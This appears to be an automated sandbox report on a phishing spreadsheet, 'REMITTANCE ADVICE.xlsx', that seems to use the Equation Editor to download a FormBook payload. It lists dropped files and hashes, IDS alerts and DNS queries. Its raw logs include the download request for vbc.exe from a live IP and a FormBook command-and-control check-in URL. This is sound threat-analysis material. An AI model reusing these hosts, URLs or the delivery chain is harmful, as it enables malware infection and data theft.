Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..".....(..1$..)..[..c&t..ZHv..5....3#..~8... .Y.....e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._....Av...Z...*Y.0. z..zMsrT.:.<.q.....a.....O.....$2.=|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'''Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\C2B50451.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 600 x 306, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	42465
Entropy (8bit):	7.979580180885764
Encrypted:	false
SSDEEP:	768:MUC94KctLo6+FkVfaapdydSo7CT3afPFUaV8v9TlzsrZsQ54kvd8gjDsss2Ur6:MJctLo63a8dydV+3WOa+90sZsSyMs+
MD5:	C31D090D0B6B5BCA539D0E9DB0C57026
SHA1:	D00CEE7AEE3C98505CDF6A17AF0CE28F2C829886
SHA-256:	687AFECEE6E6E286714FD267E0F6AC74BCA9AC6469F4983C3EF7168C65182C8D
SHA-512:	B23CA96097C2F5ED8CC251C0D6A34F643EE2251FDF3DEF6A962A168D82385CFEE2328D39FF86AADEA5EDBBF4D35882E6CD9CF8ECE43A82BD8F06383876B2456
Malicious:	false
Preview:	.PNG.....IHDR...X...2.....?^O..._PLTE.....gbh.....j...^k...-.....>Jg.....h..m.....l`.....qjG.9\LC.... .....u.*.'.....//F.....h.++..j...e....A.H?>.....|DG.....G./.`<..G...O:R..j.....tRNS.@..f..0IDATx..Z.s.4.]:.".F..Y.5.4!...WhiM..]Cv.Q.....e. ....x....~...x.g.%K.....X.....brG..sW:~g.Tu...U.R...W.V.U#TAr?..?}.C3.K...P..n..A..av?C..J.}.e.]...CA._y.....~.2.^..Z..'...@.....)....s.(...ey.....{.)e..*]\-..yG2Ne.B....\@q....8.....W./i .C..P.*...O..e..7./..k:..t....]"../...F.....y.....0`.3..g.)..Z...tR.bU.].B.Y...Ri^.R.....D.*.....=(tL.W.y....n.\.s..D.5.....c....8A....:;.)..].a]...;B0...B.0&@*.+..2..4....-X.>)..h~.J..".nO=VV. t...q..5.....f.h.....DPyJ*....E..:.....K.... .....E.%i..C..V..\.....z.^.r7.V...q.`....3..E3J8Ct.Z.I.GI.).R!b

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CFDE5B87.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.I(..B2..\...|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D")..,J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...I...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{.....,q.\,.E".....z..*.abbB*...j.\.J.(.b.....|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI..:....#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`.T....,...A.....l$.q.\f.....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D55D75BF.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tlIQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..-.>..._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~....._..Wp.....q.....G..vA.D.E....."...?...'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&I..)..).J..>...+Mn.^.W..._....D..."..}..k.....8.N_.v..>.y.@0../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S...._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DBA4EB36.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	14828
Entropy (8bit):	7.9434227607871355
Encrypted:	false
SSDEEP:	384:zIZYVvfv3ZOxvHe5EmlbliA2r1BMWWTXRRO/QX:Td3Z46xiXzW/kO
MD5:	58DD6AF7C438B638A88D107CC87009C7
SHA1:	F25E7F2F240DC924A7B48538164A5B3A54E91AC6
SHA-256:	9269180C35F7D393AB5B87FB7533C2AAA2F90315E22E72405E67A0CAC4BA453A
SHA-512:	C1A3543F221FE7C2B52C84F6A12607AF6DAEF60CCB1476D6D3E957A196E577220801194CABC18D6A9A8269004B732F60E1B227C789A9E95057F282A54DBFC807
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.I(..B2..\...|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D")..,J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...I...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{.....,q.\,.E".....z..*.abbB*...j.\.J.(.b.....|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..I.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI..:....#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`.T....,...A.....l$.q.\f.....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.|&.p.....O.P(.J.\>66.a.X,...><....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .|>/.Hd2....EQ.

C:\Users\user\AppData\Local\Temp\aeu4t4jz55fz	
Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	217157
Entropy (8bit):	**7.993801883377394**
Encrypted:	**true**
SSDEEP:	3072:Z5rcoq1haO8cJOqo7x8js2mUulY0IE3eDrQ6vm3SqCc5Z3vTwZb9mAWw:MZWOr2mjKUuGrQXiqCwB0ZmAWw

C:\Users\user\AppData\Local\Temp\aeu4t4jz55fz	
MD5:	8B2633BD722157554485B344223F7AB0
SHA1:	9D052A1F1AD4B8B603FEB19F4B6538FD174A57E7
SHA-256:	72D2A78BEE650F416FBC21B150AEACA6B209354EF04E440E866FB00E8F1E4CF4
SHA-512:	B010278B624C56D4A657633EF42DCB7872A8B8E9E069C7CFF9E3F920263B0B2049D083F7E42BB3B79810EAFB333CFFD13471C8B393111297EE4D9EF38E34E993
Malicious:	false
Preview:	.....D.1.:.....!.~..Q..&6=Z...4M.9.....Z.....0(._*..idn...E...^lz.U6.L.._%qJ..oB..P..u.7.m0.V.....qz|_.X..fm.....u.....$.....6.c..6m2 R..+.%.H....}..B....C.,.`..N3~kA...<..^4....3 .#...J3 ?..q@...#.6.#.Y,vC^..T..Sp...>1MD.....\..ikeb..D.1!m .....))..%.:..5As..4M.9....Z.....0(._*..idn...Ej..@l.8Q.../..*...?..[9....?)..6...8rn.w.tx.`|`.....m.....`..^.s.&..C.1.Z,.%5. ^...x.U... .^=....>.....ek...,.lb.N..bA...|.?^4.....e..3@...q@...#...".Y.vC^..T...p...>1.D.....\..-ktb..D.1._ .....))..%'....As!.4M.9.....Z.....0(._*..idn...Ej..@l.8Q.../..*...?..[9....?)..6...8r n.w.tx.`|`.....m.....`..^.s.&..C.1.Z,.%5.^...x.U... .^=....>.....C.,....N.ubA.}f|..^4.....e..3 ...q@...#...".Y.vC^..T...p...>1.D.....\..-ktb..D.1._ .....))..%'....As!.4M.9.....Z.....0(._*..i dn...Ej..@l.8Q.../..*...?..[9....?)..6...8rn.w.tx.`|`.....m.....`..^.s.&..C.1.Z,.%5.^...x.U... .^=....>.....C.,....N.ubA.}f|..^4.....e..3 ...q@...#...".Y.vC

C:\Users\user\AppData\Local\Temp\nsvE542.tmp\otav.dll	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	112640
Entropy (8bit):	6.281670409201876
Encrypted:	false
SSDEEP:	1536:PxDm0dxnCMCN2flHUJ+0ttATO6o6HjJ33chbu3jwKTYvsu0f2T2R+usephtcOo4L:Z0YGJNP6ophaTweYIAs+use/pMIr9
MD5:	A55CE7F1CF8DF8B06A15140A3E9E3F9B
SHA1:	5F787501F1D8B2A93D1DF6D5C91CDE0DD2BA14CE
SHA-256:	B6A12BC611F92D3D793CE5C3C9CFF8A906CA96BD6B1D5C0DA8EBF9080FF4428A
SHA-512:	544823425EE681ACF6FA08CEB4A64840A16317573F2D6B6C6E4559199164D92C3F599521AEA245340CC6C756ED808C1F4E2C131239BFDC67EE9AE376AEF8BA4
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 41%
Joe Sandbox View:	• Filename: vbc.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....F..P.}...}....}....$..}.../...}.../<..}.../..b}.....}...}..m}...#...}...#...}...#...}...#...}...#.. .}..Rich.}.....PE..L.....a.....!....T...`.....p.....@...L.....p.....@..... .....text....S.....T..... ..`.bss....$....p.....rdata..<H.....J...X.....@..@.data...\.....@....rsrc..... @..@..... .....

C:\Users\user\AppData\Local\Temp\~DF1395079B79D3B049.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF927638A277FFF96D.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 FE
Malicious:	false

C:\Users\user\AppData\Local\Temp\~DF927638A277FFF96D.TMP	
Preview:	.....

C:\Users\user\AppData\Local\Temp\~DFEABD3D7DAA0E0CDA.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	234184
Entropy (8bit):	7.970312526321275
Encrypted:	false
SSDEEP:	6144:yxNNFbveUPpgiOrpvu5LaIXWjBUnsP9UYTO17ENuja:aNrbveei5uJWjTFFUQNv
MD5:	2CAAB2292B282E6A5DEA1CF78F84924A
SHA1:	86F37C31091B15CCA135490A84EB52027BB1A4DF
SHA-256:	4C84124C87CD46CE58A7A8208AD1674C4A270793F9A6158E80FD28F96B3CC844
SHA-512:	70590F55C98C31FB7B2A95CB6D6B63917E1FA0F868C3AF852A805D45CBB176356A4B1DC1431EF908C680821730D0D02948956C03388FCEE6FCF6BBD661D5573
Malicious:	false
Preview:	.....>..... ....!..".#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DFFCF9EB155A244E75.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Preview:	.....

C:\Users\user\Desktop\~$REMITTANCE ADVICE.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	305085
Entropy (8bit):	7.93321683103638
Encrypted:	false
SSDEEP:	6144:rGiIouWvjqebPleWFVGwN5QwB0ZmAFd+DnMAlym7a:fzuebPlDVGwNh3AFPb
MD5:	1624595E2354FF7BE9E7DC6DEF2ED69E
SHA1:	1DCFAAE594E3690D3FEF5FD4DE855D02E9CBB2A5

C:\Users\Public\vbc.exe	
SHA-256:	4B50745E74FEA6FAA516B4D46B7C9FBE36FDAE2301B76EC940635D033707A2C8
SHA-512:	AEBD6E6D28ECAB56E48B037836C2FFC573A8493B576EA3B59AC6932C6E782FC99AD1DA7A67A231830A2C4612C89E24F0E7F483D24080F29D6133D81C7207971
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE ..L.....H.....\.....0.....p....@.....t.....p.....p.....text...h[.... ...\..... ..`.rdata.....p.....`.....@..@.data...X\.....t.....@....ndata.....rsrc.....p.....x.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.970312526321275
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	REMITTANCE ADVICE.xlsx
File size:	234184
MD5:	2caab2292b282e6a5dea1cf78f84924a
SHA1:	86f37c31091b15cca135490a84eb52027bb1a4df
SHA256:	4c84124c87cd46ce58a7a8208ad1674c4a270793f9a6158e80fd28f96b3cc844
SHA512:	70590f55c98c31fb7b2a95cb6d6b63917e1fa0f868c3af852a805d45cbb176356a4b1dc1431ef908c680821730d0d02948956c03388fcee6fcf6bbd661d55733
SSDEEP:	6144:yxNNFbveUPpgiOrpvu5LaIXWjBUnsP9UYTO17ENuja:aNrbveei5uJWjTFFUQNv
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:13:29.812628	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
11/25/21-18:13:29.812628	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
11/25/21-18:13:29.812628	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
11/25/21-18:13:29.930166	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	34.102.136.180	192.168.2.22
11/25/21-18:13:40.957479	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	156.234.44.48
11/25/21-18:13:40.957479	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	156.234.44.48
11/25/21-18:13:40.957479	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49171	80	192.168.2.22	156.234.44.48

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 18:13:29.634049892 CET	192.168.2.22	8.8.8.8	0x439c	Standard query (0)	www.promtgloan.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:13:34.947618008 CET	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.yhxt13800.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:13:40.503207922 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.clickt oreach.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:13:46.443938971 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.ff4cu6twc.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:13:29.655356884 CET	8.8.8.8	192.168.2.22	0x439c	No error (0)	www.promtgloan.com	promtgloan.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 18:13:29.655356884 CET	8.8.8.8	192.168.2.22	0x439c	No error (0)	promtgloan.com		34.102.136.180	A (IP address)	IN (0x0001)
Nov 25, 2021 18:13:35.128479004 CET	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	www.yhxt13800.com		154.205.233.189	A (IP address)	IN (0x0001)
Nov 25, 2021 18:13:40.709136963 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.clickt oreach.com		156.234.44.48	A (IP address)	IN (0x0001)
Nov 25, 2021 18:13:46.498696089 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.ff4cu6twc.xyz	ff4cu6twc.xyz		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 18:13:46.498696089 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	ff4cu6twc.xyz		23.225.139.107	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 192.210.173.90
- www.promtgloan.com
- www.yhxt13800.com
- www.clicktoreach.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	192.210.173.90	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:12:12.974230051 CET	0	OUT	GET /70007/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 192.210.173.90 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:12:13.155354977 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 25 Nov 2021 17:12:13 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.0.12 Last-Modified: Wed, 24 Nov 2021 09:28:50 GMT ETag: "4a7bd-5d1857c59b117" Accept-Ranges: bytes Content-Length: 305085 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 e5 75 4a a8 a1 14 24 fb a1 14 24 fb a1 14 24 fb 2f 1c 7b fb a3 14 24 fb a1 14 25 fb 3a 14 24 fb 22 1c 79 fb b0 14 24 fb f5 37 14 fb a8 14 24 fb 66 12 22 fb a0 14 24 fb 52 69 63 68 a1 14 24 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 cd cd ef 48 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5c 00 00 00 84 02 00 00 04 00 00 e3 30 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 03 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 b0 74 00 00 b4 00 00 00 00 70 03 00 00 09 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 8c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 68 5b 00 00 00 10 00 00 00 5c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 9c 12 00 00 00 70 00 00 00 14 00 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 58 5c 02 00 00 90 00 00 00 04 00 00 00 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 f0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 00 09 00 00 00 70 03 00 00 0a 00 00 00 78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$uJ$$$/{$%:$"y7f"$Rich$PELH\0p@tpp.texth[\ `.rdatap `@@.dataX\t@.ndata.rsrcpx@@

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:13:29.812628031 CET	323	OUT	GET /m07f/?8p=5jRPexjhYVA&8pM=fckM7dU8XdB/CBRKAli8IWZTeVSsZcSnfT9NsehECm7QI2Avboj8F2o4ZiYC fg8g2yKAcw== HTTP/1.1 Host: www.promtgloan.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
